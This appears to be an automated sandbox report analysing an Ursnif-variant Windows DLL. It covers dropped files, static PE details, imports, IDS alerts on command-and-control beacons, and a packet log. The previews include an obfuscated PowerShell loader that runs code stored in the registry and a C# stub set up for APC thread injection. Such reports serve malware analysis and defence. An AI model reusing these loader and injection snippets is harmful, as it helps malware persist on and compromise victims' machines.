Entropy (8bit):	5.2644306569390205
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fmmzxs7+AEszlcNwi23fmwA:p37Lvkmb6KwZ+mWZEJZ+wA
MD5:	4A62CFF5CE7CD77A6AAB90F135E32490
SHA1:	7B482E252908AD7E7EF1C62363BA3526F0D03C96
SHA-256:	71CC6079C549F7B5AA6C0E23F451734441FB79007D781272FEBBF8F4FB1DEAC8
SHA-512:	7A7073C60EE332F147728F0E2482654C7550EECDF615CAB0B16075ADC4198C1C440E6A3AB399B0A60508F4084D988B4CD19E8AC9B2A147E5798E6280BC52E0A F
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bplkxjdz.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\bplkxjdz.0.cs"

C:\Users\user\AppData\Local\Temp\bplkxjdz.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6271113880049968
Encrypted:	false
SSDEEP:	48:6oXE7S5pwOYQ9UWIFJZ0ZX1ulgqa3RRq:27S5pllN7eZK
MD5:	9CB7433DCE90DF8ABC10396C1DDCDC1B
SHA1:	959A5D51597ED6117DC673DF7345EF7DE7EAAD25
SHA-256:	C1FAF1643EC792240CA386AA28FD15995DECF75AE0DC07F2F5A5156AF8BD1DD7
SHA-512:	3668CD66FFADD9F281301B7CE458A03DAA72CCA49781B0943F9B67EA7B6A82058D4C2909A6FDCC3AE029FD0A4F1054EFB52C8FB4B84C44EEAEF591BD7B4A5B63
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m~c.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....;.4.....(.....".....B..... T..... \.....P .....i.....o.....y..... .....i. ...i...!.i.%...i.....*.....3.;....B.....T.....\.....

C:\Users\user\AppData\Local\Temp\bplkxjdz.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (435), with CRLF, CR line terminators
Category:	modified
Size (bytes):	856
Entropy (8bit):	5.333731158407823
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KwZ+mWZEJZ+w1KaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6Kg8EvzKaM5DqBVKVrdFAMBJTH
MD5:	B35702C626A4E6800F7CD3B2171E5CDF
SHA1:	060BA7A176BE302817C3B3BD69059201BD7FAAD5
SHA-256:	62F7A3C2EAB733A6D714EF6DA7A83A655FC68B9707202E1FBF68588E393A8211
SHA-512:	24B500A3918AD28CCCAFCBAB641052AAC0BA8E8C96FD1D3DC1B352A745E6D446A22116C6D4E4F230B4314EDEABC935D4DA48B4A65F175907D7B2740252592 3C
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\bplkxjdz.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\bplkxjdz.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only s upports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http: //go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.029461224619345
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zu4g0HMRSR7a1HMEqeJSSRa+rVSSRnA/fM5b5y:V/DTLDfusPmBv9rV5nA/E15y
MD5:	F58CC7462A9DC35FA5CCF9D605D846F9
SHA1:	C864BBE18005D5C8E0C95CF71CF82AFC1F2222A0
SHA-256:	ADEA20D896D1565230E0799AC1E5E14719062CE0E00080C412222A98BDDCADCB
SHA-512:	D13C80EA909A9F6EBEDEAA8D4E73CFD01D3D8B465B02B1F5663F22EF189E9F0B5329B60FCB6C888334C370C69CA92DEE1A9B5F0B0262377132E4A6822970E6F1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace uvsfmoww.{. public class ihnbcdijjp. {. [DllImport("kernel32")].public static extern uint QueueUs erAPC(IntPtr qigvd,IntPtr ecqs,IntPtr feru);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint stj,uint ixdnpkhvss,IntPtr pfclhkyyb);.. }..}.

C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (356), with no line terminators

Category:	dropped
Size (bytes):	359
Entropy (8bit):	5.192390536000973
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23func+zxs7+AEszIcNwi23funlA:p37Lvkmb6KwZic+WZEJZiG
MD5:	4D3E3BC796552DAF9225999B786796AC
SHA1:	2144C9EEC19E921D51FC39631F55900F5AED73C1
SHA-256:	48B815A28D28839BA9B26FDDD531E70839B9BB0EFF2EF1DA377259BED6B24974
SHA-512:	54F864A2896D8E1F6E823FF772B83BBEC64FF4C168452CD26F48E1ABB63D893A6CEA0DEE867F00BB6E6589F30067EA2EEB7D548532BD2C82B8500336722EFE19
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ogaysol0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs"

C:\Users\user\AppData\Local\Temp\ogaysol0.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6126528340247575
Encrypted:	false
SSDEEP:	24:etGSA8mmUcg85pc/Gkw8jK4Y44cytkZf4BAhkWI+ycuZhNoakSUPNnq:6yXcb5pc/GATYGJ4iH1uloa30q
MD5:	A6B57979C7AD2B4CBAC552425D5CB813
SHA1:	C0E45D0A5183428E5F78FFE9FACAE3CB2C0AD0B5
SHA-256:	D123410A1805652A7BC690BF10B6977631C3E77FDCB050CDBF1A566A5CD09C3C
SHA-512:	981F8CD31FD29EEF26F83EF9343DFA7B2CC1D822907EE8EF25F13600C084B3ADCA0FE02B8EC6C658C39BFABCE22AF60560EC6EF4A63FB9B314D75BF7F80835E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m~c.....!.....$.. ...@..... .....@.....#..S....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..`.....(....*BSJB.....v4.0.30319.....l...H...#~.....@...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....;.4.....".....".....B..... O..... b.....P .....m.....s.....y.....~.....m. ...m...!.m.%...m.....*.....3.5....B.....O.....b.....

C:\Users\user\AppData\Local\Temp\ogaysol0.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (435), with CRLF, CR line terminators
Category:	modified
Size (bytes):	856
Entropy (8bit):	5.2943491536729015
Encrypted:	false
SSDEEP:	24:Ald3ka6KgZ/EvEKaM5DqBVKVrdFAMBJTH:Akka67Z/EvEKxDcVKdBJj
MD5:	50C74C046FB0EE64D9B5F8E5DBB460C8
SHA1:	93BAA2180617F9E08F88B576767BD94AE1D90389
SHA-256:	028344F3A16E36A1FF79F1F2DEC3AE3DE37D55C29049D2F29D4AF5BC0479B9E4
SHA-512:	8435A946B587AF7047E31665FFAAD7650A1A4ABC0F3A8EBA6F690EEACFABCD616E591CA00D8DD78FF56937E8A1818924C23E8C57FDCE4D1B9D60C80501C34083
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ogaysol0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ogaysol0.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\TestLocal.ps1

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	modified
Size (bytes):	224
Entropy (8bit):	5.4294053843645305
Encrypted:	false

SSDEEP:	6:QHYK1sVs9vKnsvMTLgyKBM34H6183F1tu4r9iyeqmM:Qbs69isvMTLgyaI4HnA4cyeHM
MD5:	087D25A6367D4908B1950E74BBE47BA0
SHA1:	74A6AC0B9117A9C4A6EFCD802DFE018FFD3073AA
SHA-256:	FB5AB966A8BBC9A96850025473B3AF9F0934AC41BD9275BFBECB89DEE8FD0F15
SHA-512:	6CC5CAFE9E7C00771E3EA912A2B86C7FC05216E36D7EFA953C2A333F4107D7E8A1784F5F8F9098902B8F854095949169F22DFBE7A4FE6AD2CC2D400DCCF763 2
Malicious:	false
Preview:	new-alias -name dvjacws -value gp;new-alias -name nvbirko -value iex;nvbirko ([System.Text.Encoding]::ASCII.GetString((dvjacws "HKCU:\Software\AppDataLow\Softwa re\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))

C:\Users\user\WhiteBook.lnk	
Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, le ngth=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	838
Entropy (8bit):	3.073236880282747
Encrypted:	false
SSDEEP:	12:8glVm/3BVSXvk44X3ojsqzKtnWNaVgiNL4t2Y+xIBjK:8p/BHYVKVWiV57aB
MD5:	CA1C201059C5BFD5900F5EB2466883CC
SHA1:	BF3670A8C06A4FABC5C410F368E178B353F9166C
SHA-256:	E5717E89B0D46C5E89F39410FA7A9DE94AA6A3301F8AC920F84F1A7179554085
SHA-512:	2273AF46D41B9698B23AEADD8EFBEF80017CFD465B4347CFB99C2FEAE371F39A511288AA64AAFA2E35DD2AD883D8E43D70A65E62C18977C6C6D85E3153041D 4C
Malicious:	false
Preview:	L.....F.....P.O. .:i.....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32 ..B.....S.y.s.t.e.m.3.2.....t.1.....WindowsPowerShell.T.....W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l... .N.1.....v1.0..:..... .....v.1...0.....l.2.....powershell.exe..N.....p.o.w.e.r.s.h.e.l.l...e.x.e.....\.p.o.w.e.r.s.h.e.l.l...e.x.e.....%.....wN....]N.D...Q .....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.426948530257672
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	7078612.dll
File size:	507904
MD5:	cba263871219062d981111b00cc131fc
SHA1:	50e2c7caf7dd0f826bc6e814bd62fbb39982ceed
SHA256:	65f687a5c0e757cd8e296f8b0453b27726e5017502e93dcb8379d59fe9c056a3
SHA512:	147ce45b24d541edb048ae1e3b82fbdb72e4f88be6fcad04c16d0eaa761f1c3120fdd49a371bf458556b7e1ee03152d48cd5a77cb6a095a63ae238d5929492d3
SSDEEP:	6144:VcmfGth2n/4QpDArdVgncHm3pPXig93bNvKQ7lzLNc0RMkHsBAih:XYwFxAmcHm5vigDvKQBzTM/f
TLSH:	2EB4F12BA519A87DCCA041B73C53B2B8FADE18868341D1DF3A047D80FD945DA563E1BB
File Content Preview:	MZ.....@.....S#...Br..Br..Br...w..Br.y.p..Cr...w..Cr.....'Cr.....? Cr..:..&Cr.....MCr.....%Cr.y.r.iCr..&s.>Cr..Bs..Cr..:..Cr.....Br..Bs./Cr.y...ACr.....Br..:...Cr...w..Cr.....Cr.0....Cr.....;Br.....Br

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	b7fa5d0a561f82b8d27459b3b4a585bc

Entrypoint Preview
Instruction
jmp 00007FDB7CCE568Dh
jmp 00007FDB7CCECF88h
jmp 00007FDB7CCE53C3h
jmp 00007FDB7CCE511Eh
jmp 00007FDB7CCE4F89h
jmp 00007FDB7CCF24C4h
jmp 00007FDB7CCE507Fh
jmp 00007FDB7CCF56FAh
jmp 00007FDB7CCF1385h
jmp 00007FDB7CCF67F0h
jmp 00007FDB7CCE501Bh
jmp 00007FDB7CCE6B56h
jmp 00007FDB7CCF8D91h
jmp 00007FDB7CCF02DCh
jmp 00007FDB7CCE7B87h
jmp 00007FDB7CCE5462h
jmp 00007FDB7CCFBDEDh
jmp 00007FDB7CCE51D8h
jmp 00007FDB7CCF7AA3h
jmp 00007FDB7CCEE15Eh
jmp 00007FDB7CCE8B99h
jmp 00007FDB7CCF78B4h
jmp 00007FDB7CCE53AFh
jmp 00007FDB7CCF34FAh
jmp 00007FDB7CCEAE85h
jmp 00007FDB7CCFAE50h
jmp 00007FDB7CCE9DCBh
jmp 00007FDB7CCE53A6h
jmp 00007FDB7CCE4FE1h
jmp 00007FDB7CCF462Ch
jmp 00007FDB7CCF9DA7h
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x60000	0x12c	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7c000	0x5e3	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0xa	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x7d000	0x14d8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x18000	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x604a4	0x378	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x160b0	0x17000	False	0.05146059782608696	data	1.0048273513196446	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0x18000	0x4019b	0x41000	False	0.803857421875	Matlab v4 mat-file (little endian) \200\005, numeric, rows 1669040516, columns 0, imaginary	7.176271368129036	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x59000	0x6037	0x4000	False	0.15228271484375	data	3.468987021215461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0x60000	0xf07	0x1000	False	0.28369140625	data	3.4227887072363496	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.reloc	0x61000	0x1ae20	0x1b000	False	0.8245713975694444	data	7.229162958031707	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x7c000	0x5e3	0x1000	False	0.100830078125	data	0.8799703146474953	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7d000	0x1c07	0x2000	False	0.33203125	data	4.731736757733484	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x7c170	0x2e0	data	English	United States

Imports

DLL	Import
mscms.dll	GetStandardColorSpaceProfileW
GDI32.dll	GetTextExtentExPointI, GetSystemPaletteEntries, GetViewportOrgEx, GetRegionData, GetDeviceGammaRamp, GetViewportExtEx, GetWindowExtEx
OLEAUT32.dll	LoadTypeLibEx
WINSPOOL.DRV	GetPrinterW, FindFirstPrinterChangeNotification
SHLWAPI.dll	GetMenuPosFromID
KERNEL32.dll	GetBinaryTypeW, GetModuleFileNameW, GetCurrentThreadId, GetStringTypeW, GetTempPathA, GetConsoleCursorInfo, GetConsoleTitleW, DeleteVolumeMountPointW, GetSystemTimeAsFileTime, GetThreadContext, GetCurrentDirectoryA, GetDiskFreeSpaceExW, GetCommTimeouts, GetComputerNameW, DeleteFileA, GetFileType, DefineDosDeviceA, GetProcessWorkingSetSize, GetFileAttributesExW, DeactivateActCtx, GetThreadTimes, WriteProfileStringA, GetVersion, FindFirstFileExA
Secur32.dll	EnumerateSecurityPackagesW, GetUserNameExA, GetUserNameExW, InitializeSecurityContextA
ole32.dll	GetConvertStg
msvcrt.dll	memset, strcmp
urlmon.dll	GetClassFileOrMime
USER32.dll	GetWindowTextA, EnumWindowStationsA, GetMessageTime, GetMenuDefaultItem, LoadMenuW, DefWindowProcW, GetKeyState, GetClassInfoExA, DestroyCursor, DestroyMenu, GetMessageA
WININET.dll	FindNextUrlCacheGroup
VERSION.dll	GetFileVersionInfoSizeA
ADVAPI32.dll	RegOpenKeyA, GetCurrentHwProfileA, GetUserNameW, GetCurrentHwProfileW

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.7172.105.103.20749718802033203 11/23/22-10:55:47.657666	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49718	80	192.168.2.7	172.105.103.207
192.168.2.731.41.44.5149712802033203 11/23/22-10:55:05.800807	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49712	80	192.168.2.7	31.41.44.51
192.168.2.731.207.46.12449722802033203 11/23/22-10:57:07.914871	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49722	80	192.168.2.7	31.207.46.124
192.168.2.78.8.8.850505532023883 11/23/22-10:55:05.538404	UDP	2023883	ET DNS Query to a *.top domain - Likely Hostile	50505	53	192.168.2.7	8.8.8.8
192.168.2.731.207.46.12449722802033204 11/23/22-10:57:08.286256	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49722	80	192.168.2.7	31.207.46.124
192.168.2.713.107.42.1649711802033204 11/23/22-10:54:45.174848	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49711	80	192.168.2.7	13.107.42.16
192.168.2.7172.105.103.20749718802033204 11/23/22-10:55:47.657666	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49718	80	192.168.2.7	172.105.103.207
192.168.2.713.107.42.1649711802033203 11/23/22-10:54:45.174848	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49711	80	192.168.2.7	13.107.42.16

Network Port Distribution



Total Packets: 41

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2022 10:55:05.733344078 CET	49712	80	192.168.2.7	31.41.44.51
Nov 23, 2022 10:55:05.798542976 CET	80	49712	31.41.44.51	192.168.2.7
Nov 23, 2022 10:55:05.798758984 CET	49712	80	192.168.2.7	31.41.44.51
Nov 23, 2022 10:55:05.800806999 CET	49712	80	192.168.2.7	31.41.44.51
Nov 23, 2022 10:55:05.866620064 CET	80	49712	31.41.44.51	192.168.2.7
Nov 23, 2022 10:55:05.867005110 CET	80	49712	31.41.44.51	192.168.2.7
Nov 23, 2022 10:55:05.867136955 CET	49712	80	192.168.2.7	31.41.44.51
Nov 23, 2022 10:55:05.871192932 CET	49712	80	192.168.2.7	31.41.44.51
Nov 23, 2022 10:55:05.935247898 CET	80	49712	31.41.44.51	192.168.2.7
Nov 23, 2022 10:55:27.258526087 CET	49715	80	192.168.2.7	62.173.149.9
Nov 23, 2022 10:55:27.320111990 CET	80	49715	62.173.149.9	192.168.2.7
Nov 23, 2022 10:55:27.320281029 CET	49715	80	192.168.2.7	62.173.149.9
Nov 23, 2022 10:55:27.340270996 CET	49715	80	192.168.2.7	62.173.149.9
Nov 23, 2022 10:55:27.401597977 CET	80	49715	62.173.149.9	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2022 10:55:27.401680946 CET	80	49715	62.173.149.9	192.168.2.7
Nov 23, 2022 10:55:27.401807070 CET	49715	80	192.168.2.7	62.173.149.9
Nov 23, 2022 10:55:27.411504030 CET	49715	80	192.168.2.7	62.173.149.9
Nov 23, 2022 10:55:27.472536087 CET	80	49715	62.173.149.9	192.168.2.7
Nov 23, 2022 10:55:47.536580086 CET	49718	80	192.168.2.7	172.105.103.207
Nov 23, 2022 10:55:47.655865908 CET	80	49718	172.105.103.207	192.168.2.7
Nov 23, 2022 10:55:47.656070948 CET	49718	80	192.168.2.7	172.105.103.207
Nov 23, 2022 10:55:47.657665968 CET	49718	80	192.168.2.7	172.105.103.207
Nov 23, 2022 10:55:48.014420986 CET	49718	80	192.168.2.7	172.105.103.207
Nov 23, 2022 10:55:48.420768976 CET	49718	80	192.168.2.7	172.105.103.207
Nov 23, 2022 10:55:48.661602020 CET	80	49718	172.105.103.207	192.168.2.7
Nov 23, 2022 10:55:48.673268080 CET	80	49718	172.105.103.207	192.168.2.7
Nov 23, 2022 10:55:48.677355051 CET	80	49718	172.105.103.207	192.168.2.7
Nov 23, 2022 10:56:47.442229986 CET	49718	80	192.168.2.7	172.105.103.207
Nov 23, 2022 10:57:07.482496977 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.508729935 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.508820057 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.509660006 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.534919977 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780694008 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780745029 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780770063 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780791998 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780821085 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780847073 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780872107 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780898094 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780908108 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.780922890 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780946970 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.780946970 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.780976057 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.781004906 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806423903 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806471109 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806499004 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806524038 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806550980 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806575060 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806598902 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806623936 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806639910 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806649923 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806674957 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806700945 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806725979 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806729078 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806756020 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806759119 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806781054 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806782961 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806807041 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806828976 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806832075 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806855917 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806859016 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806894064 CET	49722	80	192.168.2.7	31.207.46.124
Nov 23, 2022 10:57:07.806900978 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806910038 CET	49722	80	192.168.2.7	31.207.46.124

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2022 10:57:07.806926012 CET	80	49722	31.207.46.124	192.168.2.7
Nov 23, 2022 10:57:07.806946993 CET	49722	80	192.168.2.7	31.207.46.124
